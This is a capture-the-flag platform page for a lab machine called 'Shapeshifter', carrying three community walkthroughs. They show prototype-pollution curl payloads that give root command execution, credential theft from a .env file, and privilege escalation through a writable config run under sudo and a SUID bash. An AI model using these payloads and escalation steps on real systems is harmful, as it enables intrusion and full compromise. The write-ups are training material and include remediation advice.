
🐀🐀 0 pts earned

Shapeshifter


Shapeshifter is an internal developer profile service built with Node.js. It lets users update their profile data through a flexible merge endpoint — one that trusts deeply nested JSON a little too much.

Machine online
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

Post-Exploitation

Trusting external configuration is dangerous suraj_pun_magar · C · 7 Jun 2026

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
h4ck3r1337 MOD A 7 Jun 2026

HELLO MY TEAM

Privilege Escalation via Writable Configuration File and Sudo Misconfiguration

Summary

During the assessment of the target application, I identified a privilege escalation vulnerability caused by an insecure sudo configuration combined with a writable configuration file. This allowed a low-privileged user to execute arbitrary commands as root and obtain the root flag.

Initial Access

I accessed the web application at:

http://45.79.202.95:30594

While enumerating the available functionality, I discovered a Debug section:

http://45.79.202.95:30594/debug

The debug page exposed SSH access information, allowing me to connect to the target system:

ssh user@45.79.202.95 -p 30593

After gaining shell access, I successfully retrieved the user flag:

cat user.txt

Privilege Escalation Enumeration

I checked the user's sudo privileges:

sudo -l

The following sudo rule was identified:

(root) NOPASSWD: /usr/bin/node /opt/shapeshifter/healthcheck.js

This indicated that the user could execute the Node.js script healthcheck.js as root without providing a password.

Vulnerability Analysis

The contents of the script were:

const { execSync } = require("child_process");
const cfg = require("/opt/shapeshifter/healthcfg.json");
console.log("[health] Running:", cfg.cmd);
console.log(execSync(cfg.cmd, {encoding: "utf8"}));

The script loads a JSON configuration file and executes the value stored in the cmd field using execSync().

I then examined the configuration file:

cat /opt/shapeshifter/healthcfg.json

The file contained:

{"cmd":"uptime"}

Further inspection revealed that the configuration file was writable by the current user.

Exploitation

Since the script executed the value of cmd as root and the configuration file was writable, I modified the file to execute an arbitrary command:

echo '{"cmd":"cat /root/root.txt"}' > /opt/shapeshifter/healthcfg.json

I then executed the privileged script:

sudo /usr/bin/node /opt/shapeshifter/healthcheck.js

The script executed the supplied command with root privileges and returned the contents of the root flag:

[health] Running: cat /root/root.txt
flag{root_via_sudo_node_config_injection}

Impact

A low-privileged user can modify the configuration file used by a root-executed script, resulting in arbitrary command execution as root. This leads to complete system compromise and full administrative access.

Root Cause

  • Insecure sudo configuration allowing execution of a privileged Node.js script.
  • Writable configuration file controlled by an unprivileged user.
  • Use of execSync() on user-controlled input without validation or restrictions.

Recommendation

  • Remove unnecessary sudo privileges.
  • Ensure configuration files used by privileged processes are owned by root and not writable by unprivileged users.
  • Avoid executing commands directly from configuration files.
  • Implement strict allowlists and input validation when command execution is required.
  • Apply the principle of least privilege to all privileged scripts and services.
suraj_pun_magar A 7 Jun 2026
  1. Recon

You start with:

nmap -sV -p 30594,30593 45.79.202.95
Open ports:
30594 → HTTP (Node.js Express app)
30593 → SSH

So the attack surface is:

Web app for initial exploitation
SSH for later login
2. Web application analysis

Visiting the web service shows a:

“Shapeshifter Profile Hub”

Key feature:

Profile update system
Accepts JSON input
Performs deep merge into user profile object

Important clue from description:

“flexible JSON merge API”
“deeply nested JSON”

This strongly indicates unsafe object merging.

  1. Vulnerability in design

From /docs, behavior is:

POST /profile/:name/update
Performs recursive merge of user-controlled JSON into server object
No strict schema validation
Includes nested object keys and prototype-level keys

This leads to:

Prototype pollution risk

If attacker sends:

{
"proto": {
"polluted": true
}
}

Then all objects in the application may inherit this property.

  1. Information disclosure

The /debug endpoint is exposed.

It leaks internal information including:

Configuration details
Sometimes credentials or environment data

In this case:

SSH username
SSH password

This is a critical misconfiguration.

  1. SSH access

Using the leaked credentials:

ssh -p 30593 devuser@45.79.202.95

You successfully log in as a low-privileged user.

  1. User flag

Inside the home directory:

user.txt contains the user-level flag

At this stage:

Web → SSH foothold is complete
7. Privilege escalation discovery

Check sudo permissions:

sudo -l

You find:

Allowed to run Node script as root without password
(root) NOPASSWD: /usr/bin/node /opt/shapeshifter/healthcheck.js

This is the escalation vector.

  1. Analyzing the Node.js script

File:

const { execSync } = require("child_process");
const cfg = require("/opt/shapeshifter/healthcfg.json");

console.log("[health] Running:", cfg.cmd);
console.log(execSync(cfg.cmd, {encoding: "utf8"}));
Critical issue:
It reads a JSON config file
Executes cfg.cmd directly using execSync
Runs as root when executed via sudo

This is unsafe because:

Input is externally controlled
Command execution is unrestricted
9. Writable configuration file

Check permissions:

ls -la /opt/shapeshifter/healthcfg.json

You find:

File is writable by the user

This is key because:

Attacker controls the command executed by root script
10. Privilege escalation method

Modify the config:

{
"cmd": "cat /root/root.txt"
}

Then execute:

sudo /usr/bin/node /opt/shapeshifter/healthcheck.js

Since:

Node script runs as root
JSON is attacker-controlled

Result:

Command executes as root
Root-level access achieved
11. Attack chain summary
Nmap reveals HTTP + SSH
Web app exposes JSON merge functionality
Prototype pollution vulnerability identified
/debug leaks SSH credentials
SSH login as low-priv user
sudo reveals Node script running as root
Writable JSON config found
Inject command into config
Root execution via sudo Node script

00x003 MOD A 5 Jun 2026

Walkthrough: Shapeshifter

Challenge Description: A profile management application exposes a
JSON merge API. Trusting deeply nested JSON leads to prototype
pollution, hidden functionality exposure, remote command execution, and
multiple paths to root.


1. Enumeration

Initial Scan

nmap -sV -p 30593,30594 45.79.219.169

Results:

  • 30593/tcp -- OpenSSH 9.2p1
  • 30594/tcp -- Node.js (Express)

Browsing the application reveals:

  • / -- Home page
  • /profile/demo -- Demo profile editor
  • /docs -- API documentation
  • /debug -- Debug endpoint

2. Identifying the Vulnerability

The documentation contains a critical clue:

The merge function recursively walks the source object and copies all
keys --- including prototype-level keys --- into the target.

The profile update API:

POST /profile/:name/update

accepts arbitrary JSON and performs a deep merge.

This strongly suggests Prototype Pollution via __proto__.


3. Enabling the Hidden Debug Endpoint

The debug endpoint initially returns:

<p>Debug mode inactive.</p>

Pollute the prototype:

curl -s -X POST http://45.79.219.169:30594/profile/demo/update \
  -H 'Content-Type: application/json' \
  -d '{"data":{"__proto__":{"debug":true}}}'

Visiting /debug now returns command output:

18:02:41 up 23 days, 9:01, 0 user

This confirms prototype pollution is affecting application
configuration.


4. Discovering Command Execution

Triggering an error reveals the command property name:

curl -s -X POST http://45.79.219.169:30594/profile/demo/update \
  -H 'Content-Type: application/json' \
  -d '{"data":{"__proto__":{"cmd":{"test":1}}}}'

Response:

The "command" argument must be of type string.

The application is reading a property named cmd.

Set it to a command:

curl -s -X POST http://45.79.219.169:30594/profile/demo/update \
  -H 'Content-Type: application/json' \
  -d '{"data":{"__proto__":{"cmd":"id"}}}'

Then browse:

curl -s http://45.79.219.169:30594/debug

Output:

uid=0(root) gid=0(root) groups=0(root)

Root command execution achieved.


5. Obtaining the User Flag

Locate the user:

ls -la /home

Output:

devuser

Read the user flag:

curl -s -X POST http://45.79.219.169:30594/profile/demo/update \
  -H 'Content-Type: application/json' \
  -d '{"data":{"__proto__":{"cmd":"cat /home/devuser/user.txt"}}}'

Retrieve output:

curl -s http://45.79.219.169:30594/debug

User Flag:

flag{...._...._...}

6. Obtaining the Root Flag (Web Path)

Read the root flag directly:

curl -s -X POST http://45.79.219.169:30594/profile/demo/update \
  -H 'Content-Type: application/json' \
  -d '{"data":{"__proto__":{"cmd":"cat /root/root.txt"}}}'

Then:

curl -s http://45.79.219.169:30594/debug

Root Flag:

flag{...._...._...}

Alternative Intended Path (SSH + Sudo)

The application source leaks credentials.

1. Extract Credentials

Read the environment file:

curl -s -X POST http://45.79.219.169:30594/profile/demo/update \
  -H 'Content-Type: application/json' \
  -d '{"data":{"__proto__":{"cmd":"cat /opt/shapeshifter/.env"}}}'

Output:

SSH_USER=d....r
SSH_PASS=S......!

2. SSH Access

ssh d.....r@45.79.219.169 -p 30593

Password:

S............!

Read:

cat user.txt

User Flag:

flag{...._...._...}

3. Sudo Enumeration

sudo -l

Output:

(root) NOPASSWD: /usr/bin/node /opt/shapeshifter/healthcheck.js

Inspect the script:

const { execSync } = require("child_process");
const cfg = require("/opt/shapeshifter/healthcfg.json");
console.log("[health] Running:", cfg.cmd);
console.log(execSync(cfg.cmd, {encoding: "utf8"}));

File permissions:

-rw-rw-r-- 1 devuser devuser healthcfg.json

The configuration file is writable by devuser but executed by root.


4. Privilege Escalation

Overwrite the configuration:

echo '{"cmd":"cat /root/root.txt"}' > /opt/shapeshifter/healthcfg.json

Execute:

sudo /usr/bin/node /opt/shapeshifter/healthcheck.js

Output:

flag{...._...._...}

Root access can also be obtained via:

echo '{"cmd":"chmod u+s /bin/bash"}' > /opt/shapeshifter/healthcfg.json
sudo /usr/bin/node /opt/shapeshifter/healthcheck.js
/bin/bash -p

Flags

User

flag{...._...._...}

Root

flag{...._...._...}

Key Takeaways

  1. Never allow unrestricted deep merges on user-controlled JSON.
  2. Block __proto__, constructor, and prototype keys.
  3. Hidden debug functionality should never execute system commands.
  4. Secrets should not be stored in readable .env files exposed
    through application logic.
  5. Avoid executing writable configuration files with privileged
    interpreters.
  6. Follow the Principle of Least Privilege when defining sudo rules.